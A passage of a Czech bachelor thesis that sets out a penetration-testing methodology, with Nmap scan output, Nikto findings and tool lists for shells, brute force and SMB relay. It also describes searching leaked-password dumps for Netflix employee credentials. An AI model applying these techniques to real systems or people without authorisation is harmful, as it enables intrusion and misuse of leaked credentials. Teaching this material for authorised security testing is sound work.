Jedná se o komplexní a rozšířený nástroj, který zná každý síťový administrátor. Umožňuje jak sbírání informací, tak je to nástroj pro síťovou analýzu. Podporuje nastavení mnoha parametrů. Umí oskenovat jeden server a zjistit jaké porty používá. Umí oskenovat určený rozsah IP adres a nalézt hosty. K tomu lze použít různé způsoby: ping, ACK, SYN atd. Je možné oskenovat pouze konkrétní porty, zvolit zrychlený způsob skenování [2].

Jedna ze silných stránek tohoto nástroje je možnost vytvořit si své vlastní skripty, které nám pomohou zefektivnit a zrychlit práci. Například usnadnění od neustále se opakující práce. Použitím skriptů od třetí strany vzniká velké riziko nebezpečí a nedoporučuje se používat skripty od lidí, kteří nejsou důvěryhodní. Pro skriptování se používá jazyk Lua [4].

Nmap pro uživatele vytvořil grafické prostředí zvané Zenmap. Kali Linux ho již má předinstalovaný a lze ho nalézt pod kategorií information gathering / network scanners / Zenmap. Poté, co je graficky specifikováno vše, co má nástroj provést, převede volbu do příkazového řádku. Tak je možné naučit se zkratky, které Nmap používá [2].

Nmap je velmi rozsáhlý nástroj a není žádoucí popsat a vysvětlit všechny jeho vlastnosti. V druhé polovině této bakalářské práce bude ještě využit v praktické části.

3.9.3 Fáze 3 – Skenování a exploitace

Při fázi exploitace využijeme všech objevených zranitelností. Výsledkem exploitace by mohlo být prolomení bezpečnostních mechanismů a získání přístupu do systému nebo databáze bez přihlašovacích údajů, zjištění citlivých informací nebo znepřístupnění služeb [4].

Nikdy nelze říci, že internetový produkt je na 100 % zabezpečen. To, že nebyl prolomen, jen znamená, že zatím nebyl nalezen způsob. To se ale může časem změnit. Proto je neustále nutné vše aktualizovat. Pro tuto fázi je možné použít mnoho nástrojů a není možné všechny popsat [4].

3.9.3.1 Nessus

Jedná se o velmi rozšířený nástroj, který umožňuje velký počet možností a nastavení. Na internetu opět existuje mnoho návodů a v této pasáži nebude popisováno do detailů, co a jak nastavit. K tomu bude prostor v praktické části.

Nessus slouží jako vzdálený skener, který nám otestuje náš cíl a poskytne informace o testovaném systému. Obsahuje velmi rozsáhlou databázi, která zahrnuje různé zranitelnosti protokolů a platforem. Tento skener potom provádí série kontrol k detekování známých

zranitelností. Také nám dokáže odhalit jaké servery a operační systémy náš cíl používá a mnoho dalšího. Následně se dají výsledky seřadit od největší hrozby po nejmenší. U každé hrozby je popisek, o jakou hrozbu se jedná a jak se tyto hrozby dají využít pro napadení systému [1].

V Linuxu můžeme použít v příkazové řádce nástroj Nikto2, který nám dokáže podat informace o cíli – jaké verze používá, zda je některá zastaralá a podobně.

3.9.3.2 Metasploit Framework

Jedná se o opensourcový projekt. Poskytuje možnost použít exploity (kód, který využívá určité zranitelnosti k proniknutí) ze své velké databáze. Umožnuje napsat i své vlastní exploity. Pokud víme o zranitelných místech cíle, víme, jaký exploit využít a jak ho nastavit. Pak už nám nic nebrání pokusit se dostat do systému cíle. Tento nástroj bude také využit v praktické části. Metasploit obsahuje také Payloads, které použijeme po proniknutí do systému a následně se tam spustí (remoteshell, trojský kůň) [4].

3.9.4 Fáze 4 – Report

Po skončení penetračního testování je nutné vypracovat zprávu, kde bude stručně nastíněna forma testování a vyhodnoceny výsledky. Měly by zde být vytyčeny všechny nalezené nedostatky a poznatky, doporučení, na co se zaměřit a čím není potřeba se zabývat, které metody jsou vhodné a které méně, jakým způsobem se dá problémům předcházet.

4 Vlastní práce

V této praktické části bakalářské práce je hlavním cílem vytvoření metodiky pro penetrační testování. Toto odvětví se neustále vyvíjí, a tedy je zapotřebí neustále rozvíjet své znalosti. Kdyby zde byly popsány pouze přesné návody, během pár let by se nedaly již použít. A proto je důležité, aby každý penetrační tester měl svou metodiku, podle které se bude řídit.

Dalším problémem je i to, že nikdo nemá přesnou kopii serveru. Každá firma využívá jiné verze operačních systémů, jiné servery celkově. Mají jinou politiku pro sílu hesel. Proto neexistuje přesný návod, podle kterého, když se ho budete držet, dosáhnete výsledku, a to úspěšné prolomení serveru.

4.1 Oblast testování

Tato bakalářská práce nemá za cíl otestovat konkrétní firmu či jeden jediný server. Má za úkol vytvořit metodiku pro celkové testování. Proto zde bude využito více serverů, které jsou nezávislé na sobě. Servery nebyly vytvořeny jako součást bakalářské práce. Ve většině případů budou využity servery ze stránky: https://www.hackthebox.eu/. V době psaní bakalářské práce, tedy přelom roku 2019 – 2020, jsem na této stránce měl VIP a servery, které v této době již spadají do Retired, tedy zde nebudou porušena žádná práva.

Při testování budou také vypnuty všechny antiviry a firewally, a to z jednoduchého důvodu. Opět se neustále vyvíjí a úkolem penetračního testera je, aby se přizpůsoboval.

V této práci bude pouze popsáno využití vytvořené metodiky. A díky všem těmto omezením bude zaručeno, že zůstanou aktuální alespoň po nějakou dobu.

4.2 Vytvoření metodiky pro penetrační testování

Předtím než se pustíme do testování, si vytvoříme metodiku. Tato metodika bude rozdělena do čtyř fází a částečně vycházet z metodiky pana Matúše Seleckého.

Základní myšlenkou metodiky vytvořené v praktické části je to, že nejdůležitější pro penetrační testování je sběr informací, tedy dobrá příprava a nashromáždění dat.

Dvě ze čtyř fází jsou právě zaměřeny na získávání informací. Mnoho metodik ještě uvádí další body, a to: udržení si přístupu a hlazení stop. Zde je metodika zjednodušená, neboť hlavní myšlenkou této práce je, že získání co nejvíce informací je základním bodem pro úspěšné provedení penetračního testování. Proto se tato bakalářská práce detailně věnuje této myšlence, namísto aby jen obecně zmínila více bodů. Vždy je možné na tuto metodiku

navázat a rozšířit ji o více bodů. Dá se využít jak pro externí, tak interní testování sítí, a to je jedna z věcí, čím se odlišuje.

Metodiky pro penetrační testování obvykle vycházejí ze základní idey a v jádru jsou všechny stejné. Metodika v této práci je zaměřena převážně na skenování a sběr informací. Zároveň jsou zde zmíněné jednotlivé postupy, doporučení, na co se zaměřit a jaké nástroje je pro konkrétní fázi možné použít. V druhé polovině praktické části je metodika použita na konkrétních příkladech, kde je také více rozvinuta do hloubky.

Tučně vyznačené nástroje jsou touto metodikou využívány a také v druhé půlce bakalářské práci jsou jednotlivě popsány.

4.2.1 Pasivní skenování

a) Satelitní obrázky, Schéma budov, Zaměstnanci
b) Ověření cíle (**whois, nslookup**, dmitry)
c) Základní informace o organizaci (**hunter.io, theHarvester**, dmitry)
d) Nalezení subdomén (**theHarvester, nmap, sublist3r**, dnsdumpster.com, dmitry)
e) Informace o používaných službách (**Wappalyzer, builtwith.com**, shodan.io, **whatweb**)
f) Uniklá data (**haveibeenpwned.com, breached password**)

První krok v této metodice je vždy stejný. Pasivním skenováním získáme co nejvíce informací, co jsme schopni nalézt. Využijeme k tomu příkazy a nástroje, které jsou uvedeny u každé kategorie výše. Při postupu v této metodice je vhodné spustit ze začátku vždy ty nástroje, které zaberou nejvíce času. A během jejich skenování se věnovat jiným věcem. Tím se využije čas naplno.

4.2.2 Skenování a enumeration

Tato fáze je stále zaměřena na sběr informací. Oproti první fázi se ale již jedná o aktivní skenování vůči firmě. Postup testování:

a) Skenování sítě. Zjistit, co vše se na síti nachází (**netdiscover, nmap**)
b) Zjistit co nejvíce informací o našem nalezeném cíli: otevřené porty, jaké servery na něm běží, jejich verze, operační systém atd. (**nmap**)
c) Zaměření se na konkrétní služby (**Nessus, Nikto**)
    a. http (**DirBuster**, Burpsuite)

b. FTP (Zkusit se připojit a zjistit, zda je možné nahrávat na server soubory, zjistit verzi: **Metasploit**)
c. Samba (**Metasploit**)
d. SSH (Nejméně zajímavé)
e. Hash (Pokusit se cracknout nalezený hash kód: **Hashcat**)

d) 4. Shrnout a zaznamenávat si veškeré nalezené informace

Každé zařízení využívá jiné servery, má jiné operační systémy i jejich verze. Proto čím důkladnější průzkum provedeme a čím více informací nalezneme, tím lépe pro nás. A to je hlavní pro tuto metodiku.

4.2.3 Získání přístupu

Pokud první dvě fáze provedeme důkladně, velmi si ulehčíme tuto fázi. Tato fáze je již zaměřena na získání přístupu do systému. Přístup můžeme získat několika postupy:

a) Využití nalezených slabin.
b) Doručit payloady pomocí exploitů (**Reverse shell x Bind shell, Non-staged payloads x Staged payloads**)
    a. Zastaralá verze, pro které jsou již známé jejich nedostatky (**Metasploit**)
    b. FTP a http (pokud je možné na server nahrávat soubory, je možné nahrát škodlivý soubor na server, který nám umožní přístup. K vytvoření škodlivého souboru lze využít nástroj: **msfvenom)**
c) Pokud žádné slabiny nenalezneme, využít metodu Brute force
    a. SSH (Pomocí hrubé síly zkusit uhádnout heslo, nástroj: **Hydra**)
    b. http (Pokud na webové stránce nalezneme přihlašování, můžeme zkusit hrubou silou nebo pomocí wordlistu uhádnout heslo, nástroj: **Burpsuite**)
d) Llmnr Poisoning (Zkusit odchytávat hash od uživatelů na stejné síti a následně získané hash kódy cracknout, nástroje: **Responder, Hashcat**)
e) Smb relay (Odchycený hash přenést do dalších zařízení a tím získat přístup a údaje i z těchto zařízeních, nástroje: **Responder, ntlmrelayx.py**)

Poslední dva body slouží pouze v případě interního penetračního testování.

4.2.4 Report

Poslední fází mé metodiky je report. Ten je stejně důležitý jako ostatní fáze. Je potřeba shrnout jaké nedostatky v průběhu testování byly nalezené a v jakých konkrétních situací by bylo vhodné zlepšit zabezpečení.

4.3 Začátek testování

Prvním krokem všech testerů by mělo být to, že budou mít k dispozici počítač nebo prostředí vhodné k testování. Já jsem se rozhodl pro klasickou instalaci operačního systému Kali Linux na svém počítači. Samozřejmě by stačilo nainstalovat ho ve virtuálním prostředí, ale vzal jsem v potaz i to, že některé nástroje nejdou poté naplno využívat. Například Hashcat vám nedovolí spustit dešifraci hash kódu z důvodu nedostatku výkonu. Instalace je velmi jednoduchá a hlavní výhodou je i to, že většina nástrojů, které zde budeme využívat, je přeinstalována. Pouze je nutné vytvořit uživatele, který nebude root, neboť některé nástroje toto konkrétně vyžadují a pod účtem root se nespustí.

4.4 Pasivní skenování

Penetrační testování se rozděluje podle dostupných informací, které máme před útokem k dispozici. Tato bakalářská práce vychází z toho, že nic kromě základních informací není k dispozici.

Před jakýmkoliv aktivním útokem je dobré si zjistit co nejvíce informací. Pokud se bude jednat o interní penetrační testování, můžou nás zajímat i satelitní obrázky budovy nebo stavební nákresy. Abychom měli přehled kde, se, co nachází a nevyčnívali z davu.

K těmto postupům je využito stránky: https://bugcrowd.com/programs. Zde jsou k dispozici firmy, které dávají za jistých podmínek právo k tomu, aby byly otestovány. Otestována bude firma Netflix, která se dne 17.02.2020 na této stránce nachází.

Příkaz WHOIS může poskytnout základní informace o dané doméně. Když je tento příkaz použit na netflix.com, vyčteme zde věci jako: kdy jim vyprší doba expirace, doba založení, kdo se o registraci postaral, kde se organizace nachází, tedy její přesná adresa. V tomto konkrétním případě je zde uvedena i emailová adresa jejich administrátora. Nedá se říci, že tyto informace poslouží v průběhu testování, nicméně každý správný penetrační tester by se měl snažit získat co nejvíce informací, jak to jen jde. V tom je jeho síla. Příkaz nslookup nám poskytne místo jména domény jejich IP adresy.

Dalším krokem při testování by mohlo být navštívení stránky hunter.io. Tato stránka nám poskytne základní informace o organizaci jako jméno a příjmení zaměstnanců, jejich emailové adresy a také nejvíce využívaný vzor pro email. Nabízí jak bezplatnou verzi, která je omezena na 50 požadavků za měsíc, tak placenou. Pro bezplatnou verzi je nutné zadat své telefonní číslo. To nemusí všem vyhovovat, proto existuje i alternativa.

Jedná se o nástroj, který je již předinstalovaný v Kali Linuxu. Nazývá se theHarvester. Můžeme mu nastavit limit na vyhledávání výsledků a definovat mu zdroj, kde hledat. Vše je přehledně popsáno v nápovědě. Pro konkrétní případ netflix.com nebyly nalezeny žádné užitečné výsledky. V jiných případech to nalezne pár emailu, jejich subdomény. Občas i zaměstnance s jejich pozicí. Takže se vyplatí to alespoň zkusit. Nicméně v porovnání s hunter.io je nalezeno výsledků daleko méně a navíc oproti hunter.io, kde jsou výsledky okamžitě, toto může zabrat i několik desítek minut.

Existuje stránka haveibeenpwned.com, kde po zadání emailové adresy zjistíme, zda uživatel používal nějakou službu, ve které došlo k úniku hesel. To se dá dobře využít s hunter.io a po zjištění emailových adres zaměstnanců se podívat, zda u někoho k něčemu podobnému nedošlo.

Na internetu existuje složka breached password, ve které se nachází data o velikosti 44.2 GB. Zde nalezneme všemožné emailové adresy a hesla, které byly v minulosti ukradeny. Jelikož se jedná opravdu o velké množství souborů a dat, nebylo by chtěné v nich listovat a hledat naše cíle. Uživatel na github.com vytvořil nástroj, který umožní jednotlivé shody nalézt. Stačí zadat pouze @netflix.com a nástroj všechny shody nalezne. Poté co nástroj skončí, vytvoří tři textové dokumenty. V jednom jsou jak uživatelé, tak jejich jména, v druhém pouze uživatelé a ve třetím pouze hesla. Zde se vyplatí znát základní vzor emailu, protože ne vše může patřit přímo Netflixu a tím eliminovat výsledky.

Je důležité se snažit najít všechny jejich dostupné sub domény. Kdybychom testovali pouze jednu stránku, sami sebe omezujeme. K tomu nám slouží nástroj sublist3r. Ten v Kali Linuxu předinstalovaný není, ale lze ho velmi jednoduše doinstalovat. Po nainstalování stačí pouze pustit tento nástroj a již nás navede, co vše je potřeba udělat. Zde stačí zadat pouze doménu, ke které chceme najít subdomény. Během chvilky tento nástroj prohledá internet. Z výpisu můžeme zjistit, jaké služby používají, je zde airmail, webmail, vpn.

Nástroj najde ale i webové stránky, které nejsou funkční. K tomu, abychom nemuseli postupně každou zkoumat, můžeme využít nástroj httprobe od uživatele tomnomnom z GitHubu. Instalace je jednoduchá. Poté je jen potřeba zkompilovat program pomocí příkazu go build. K tomu je ještě zapotřebí stáhnout programovací jazyk Go. Poté se main.go

zkompiluje a již se dá bez problému využívat. Následně stačí příkazem cat nazevsouboru.txt | ./httprobe spustit a program se postará o zbytek.

Také nás zajímá, jaké konkrétní služby daná stránka využívá a co vše v sobě skrývá. K tomu můžeme využít nástroj Wappalyzer. Jedná se o rozšíření do prohlížeče Firefox. Poté, co ho nainstalujeme a vejdeme na stránku, kterou zkoumáme, nám prozradí, jaký programovací jazyk využívá. Jaké jsou web servery i jejich verze. To můžeme využít při hledání nedostatků, které lze zneužít.

Jako druhou variantu lze použít builtwith.com, který nám poskytuje až mnoho informací. U větších stránek to může být nepřehledné a obtížné se v něm orientovat a najít to zajímavé. V Kali Linuxu ještě existuje nástroj whatweb. Stále platí, čím více nástrojů použijeme, tím lépe. Protože každý může odhalit něco navíc. Nějakou další službu nebo verzi již odhalené služby.

Například přímo u Netflixu nástroj Wappalyzer odhalí jen to, že využívají jQuery s verzí 1.11.1 a Bootstrap. Zatímco stránka builtwith.com nám dá podrobné informace o službách, které běží na doméně i jejich subdoménách.

Nejslabším článkem v ochraně jsou vždy lidé. Jsou nejvíce zranitelní a budou vždy líní při volbě hesel. Proto je nutné si udělat i výzkum co se týče sociálních médií. Zjistit jejich jména, fotky atd. Čím více informací, tím lépe. Nikdy nejde říci, už mám dost. Stále je nutné se snažit zjistit víc a víc.

Až do této části byla bakalářské práce zaměřena pouze na sběr dat, které jsou dostupné na internetu. Nikdy člověk nemůže říci, co odhalí a co stačí. Vždy je zapotřebí držet se hesla: „sesbírat toho co nejvíce co jde“. Každý nástroj zde uvedený odhalí něco jiného nebo nějakou další informaci navíc. Možná žádné užitečné informace v této části odhalené nebudou. Ale vždy je zapotřebí to alespoň zkusit.

Tabulka 2: Nástroje pro pasivní skenování

	emaily	Uživatelé	Subdomény
Hunter.io	471	x	X
theHarvester	3	x	10
sublist3r	x	x	929
dmitry	11	x	6
Dnsdumpster.com	x	x	282*

*také zobrazí mapu domén


4.5 Skenování a enumeration

V této části se již dostáváme do fáze, kdy aktivně začneme vystupovat proti konkrétním serverům. Nejdříve zde bude stanoven obecný postup, co je dobré udělat, jaké nástroje, na co se zaměřit a tento postup bude také využit na konkrétních příkladech.


Pokud víme, jaké zařízení se, pod jakou IP adresou nachází, můžeme se rovnou zaměřit na hlubší skenování tohoto zařízení. Pokud ale nemáme nalezené zařízení, je ho nutné identifikovat. K tomu slouží nástroje: Netdiscover, Nmap. Oba tyto nástroje jsou již v Kali Linuxu nainstalovány.

Netdiscover slouží pouze ke skenování sítě a objevení všech zařízeních v této síti využitím odesílání ARP packetů. Umožňuje nastavit rozsah skenování zadáním přímo IP adresy nebo masky sítě. Je zde možné také nastavit počet odeslaných ARP žádostí nebo nastavit pasivní mód, při kterém nedochází k žádnému odesílání a pouze provádí „čmuchání“ pod termínem sniff. Více využíváme Nmap, ale občas Netdiscover je rychlejší a Nmap vyvolá neobvyklou aktivitu na síti, které si antiviry povšimnou a upozorní na ní.

Obrázek 3 nástroj Netdiscover - hledání zařízení na síti, zdroj: autor



Obrázek 4 nástroj Nmap - hledání zařízení na síti, zdroj: autor



Na obrázcích je vidět, jak oba tyto nástroje objevily všechna zařízení na síti. Tedy i náš cíl, který má IP adresu 192.168.1.35. Využíváme virtuální server, který máme spuštěn přes VMware.

V momentě, co objevíme naše cílové zařízení/server, jde nám o to, abychom o něm zjistili co nejvíce informací. A zde přichází na řadu další funkce již používaného nástroje Nmap. Zajímají nás, jaké porty jsou otevřené, jaké služby na nich jsou spuštěné, při nejlepším je dobré zjistit i verze služeb. Nmap toto vše umožňuje.

Využíváme tuto strukturu příkazu: nmap -T4 -A -p- -r IP našeho cíle

T4: zde značí, jakou rychlostí chceme skenování provádět. Rozmezí je <0-5>. Přičemž čím větší číslo, tím rychlejší skenování.

A: Nám povolí OS detekci a také zjištění verze a použití skriptů.

-p-: Znamená, že chceme skenovat všechny porty. Mohli bychom napsat jen -p80 a tím bychom zjišťovali informace pouze o portu 80.

Bez jiného nastavení Nmap skenuje TCP porty metodou sS celým názvem stealth scanning. Nicméně název v dnešní době neodpovídá realitě. Pokud má server dobré zabezpečení, tento sken objeví. Funguje využíváním metody 3 hand shake. Pošle žádost na port s tím, že by se chtěl připojit: SYN. Když je port otevřen tak mu odpoví: SYN ACK. Místo toho, aby pokračoval Nmap v komunikaci, jen odpoví, že vlastně již nemá zájem a odešle: RST.

Nmap také umožňuje skenovat UDP protokoly, ale zde se vyplatí pouze specifikovat konkrétní rozmezí. My používáme skenování portů do 1000. V momentě, kdy bychom toto nespecifikovali, trvá to opravdu dlouho.

Obrázek 5 nástroj Nmap - skenování protokolů, zdroj: autor

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-23 20:56 CET
Nmap scan report for 192.168.1.35
Host is up (0.00055s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_ssl-date: 2020-02-23T20:59:40+00:00; +1h01m50s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:A5:C8:77 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: 1h01m49s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.55 ms 192.168.1.35

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.98 seconds
```

Na obrázku nad tímto textem vidíme již výsledek skenování TCP portů. Vypíše nám to všechny otevřené porty a k nim informace, které se povedlo získat. Ne vždy se povede nalézt přesné verze systémů a je potřeba využít dalších nástrojů.

Zkušený penetrační tester již bude mít svou metodiku a vědět, které služby jsou více zranitelné oproti ostatním.

V mé metodice budeme postupovat následně:

1. Vidíme, že zde existuje webová stránka na portu 80, tak jí navštívíme a zkusíme nalézt nedostatky.
2. Spustíme nástroj Nessus a Nikto
3. Podíváme se na port, na kterém běží Samba
4. SSH necháme úplně naposledy, protože zde neexistuje tolik možností.
5. Shrnutí všech nalezených informací

4.5.1 HTTP

První, co vůbec vždy uděláme, pokud nalezneme, že na serveru běží služba http, že se na tuto stránku podíváme. Občas se zde vyskytnou zajímavé informace. Druhá věc je, že spustíme nástroj DirBuster. Tento nástroj má za úkol nalézt všechny skryté adresáře pomocí

brute force. Tento nástroj již obsahuje své vlastní word listy. Funguje to stále stejně, tedy pokus omyl. Vše, co obsahuje ve word listu, se snaží načíst. Pokud se mu to povede, vyhodnotí, že tento adresář existuje. Opět čím rozsáhlejší word list využijeme, tím nám to může nalézt více informací. Bohužel zde také roste mnohonásobně čas. Pro naše potřeby využíváme word list small. I tak průběh hledání trvá skoro půl hodiny. Je zde důležité vědět, na jakém operačním systému webová stránka jede, neboť je nutné zadat správnou příponu souboru. Pokud bychom na Linuxu hledali příponu s Windows, žádných výsledků bychom se nedočkali.

Na našem zařízení, které jsme dosud využívali pro naše testování, se nachází pouze základní defaultní stránka. To nám až tolik nepomůže. U http bychom chtěli poukázat na dvě zranitelnosti, pro každou zranitelnost využijeme jiný stroj.

První zranitelností je, když na stroji běží služba http a FTP, který umožňuje anonymní přístup. Pokud vidíme FTP s anonymním přístupem, první, co zkusíme, se na FTP připojit. Po důkladném zkoumání jsme zjistili, že náš virtuální stroj Devel z hackthebox.eu tyto podmínky splňuje. Po přihlášení do FTP první, co uděláme, je prozkoumáme všechny dostupné soubory. Nikdy není jisté, co tam nalezneme. V jiném příkladu se nám povedlo nalézt starou složku s údaji, které ještě nebyli šifrované. Zde se nic zajímavého nenachází, tak je nutné přemýšlet co dál. Vidíme, že je zde možnost nahrát soubor. Po ověření, že k tomu máme opravdu pravomoci, již přemýšlíme, jak toho využít. Víme, že běží na Windows, víme, že máme přístup k jejím souborům. To vše si poznamenáme a v další fázi vytvoříme payload.

Druhá zranitelnost je, pokud objevíme v http možnost přihlášení se na server. K tomuto příkladu jsme využili virtuální stroj Jerry také z hackthebox.eu . Po skenování portů jsme objevili, že tento stroj provozuje http server. Po návštěvě stránky na nás vyskočila úvodní stránka s možností přihlášení. Opět bychom pustili program DirBuster a snažili se objevit další adresáře, ale v tomto příkladu nám jde o něco jiného. V momentě, kdy objevíme možnost přihlásit se, uvažujeme o tom, jak se do tohoto systému dostat. Sama stránka nám prozradí, jaká verze zde běží: Apache Tomcat/7.0.88. Již to je chyba, protože první, co půjdeme udělat je, že se zkusíme podívat, zda existují výchozí přihlašovací údaje. Tyto údaje se nám povedlo nalézt a samozřejmě bychom je zahrnuli do svého word listu. Pokud by se jednalo o reálnou firmu, již bychom z předchozího důkladného skenování měli jisté informace, jako uniklé údaje, název firmy atd. To vše bychom využili při rozšíření našeho word listu. V této fázi jsme skončili. Zjistili jsme možný průnik a ten zkusíme podniknout ve fázi získání přístupu.

4.5.2 Nessus a Nikto

Nikto nástroj pro skenování hrozeb na webu. Při dobrém zabezpečení, dojde k zablokování a žádné výsledky se nedozvíme. Na začátku to provede detekci systému. Ukáže nám, zda jsou nějaké systémy zastaralé. A také jak moc, protože to ukáže jejich zastaralou verzi a verzi, která je právě teď dostupná. Také to zobrazuje zranitelnosti:

```
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined.
+ The X-Content-Type-Options header is not set.
```

Při externím penetračním testu nás toto tolik nezajímá. Jsou to spíše informace pro lidi, kteří by dělali webové penetrační testy. Jde o to, že vidíme, že zabezpečení moc nedali, a tedy bude existovat velká šance, že budou nedostatky i v ostatních věcech.

```
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote
buffer overflow which may allow a remote shell.
```

Tato informace je pro nás důležitá. Říká nám, že do verze 2.8.7 je SSL zranitelné pro přetečení bufferu a získání vzdáleného přístupu. Tuto zranitelnost si určitě poznamenáme a využijeme v další části, až budeme chtít získat přístup.

Pro nás lepší nástroj je Nessus. Umožňuje bezplatnou i placenou verzi. Pro základní skenování zranitelností si člověk naprosto bez problému vystačí s bezplatnou verzí. Umožňuje základní i pokročilý sken. V nastavení je možné zadat jeden či více cílů, vybrat jaké porty skenovat, zda základní, čí všechny, jak komplexní skenování provádět. Výhodou tohoto nástroje je to, že se k němu přistupuje skrze web. Tedy můžeme tento nástroj spustit, nechat běžet a věnovat se jiným záležitostem, než skenování skončí.

4.5.3 Samba

Důležité je uvědomit si, k čemu Samba slouží. Umožňuje vzdálený přístup k serverům. Jelikož Nmap nám k této službě neodhalil moc informací, je nutné zjistit verzi pomocí jiných nástrojů. K tomu využijeme nástroj Metasploit. Tento nástroj je jasný top mezi nástroji pro penetrační testování. V době, kdy je psaná tato bakalářská práce, tedy 02.2020, Metasploit obsahuje 1965 exploits, 1095 auxilary a 558 payloads. V tento moment nás zajímá skupina auxilary, protože pod touto kategorií nalezneme různé způsoby skenování. Využijeme příkaz search, abychom našli nástroje určené pro SMB. A nalezneme sken určený k zjištění SMB verze. Po velmi jednoduchém nastavení nám tento sken zjistí, že server využívá sambu o verzi 2.2.1a.

4.5.4 SSH

Jak již bylo uvedeno, tato služba nás zajímá nejméně. Můžeme se zkusit přímo k SSH připojit a zjistit, zda neuvádí nějaké základní informace, které by se nám mohli hodit. Pokud nic nenalezneme, je to vše, co nás v této části zajímá.


4.5.5 Shrnutí

Po zjištění jednotlivých verzí náš zajímá, zda mají tyto verze nějaké zranitelnosti. K tomu poslouží Google či, pokud je potřeba vyhledávat offline, nástroj nainstalovaný v Kali Linuxu Searchsploit.

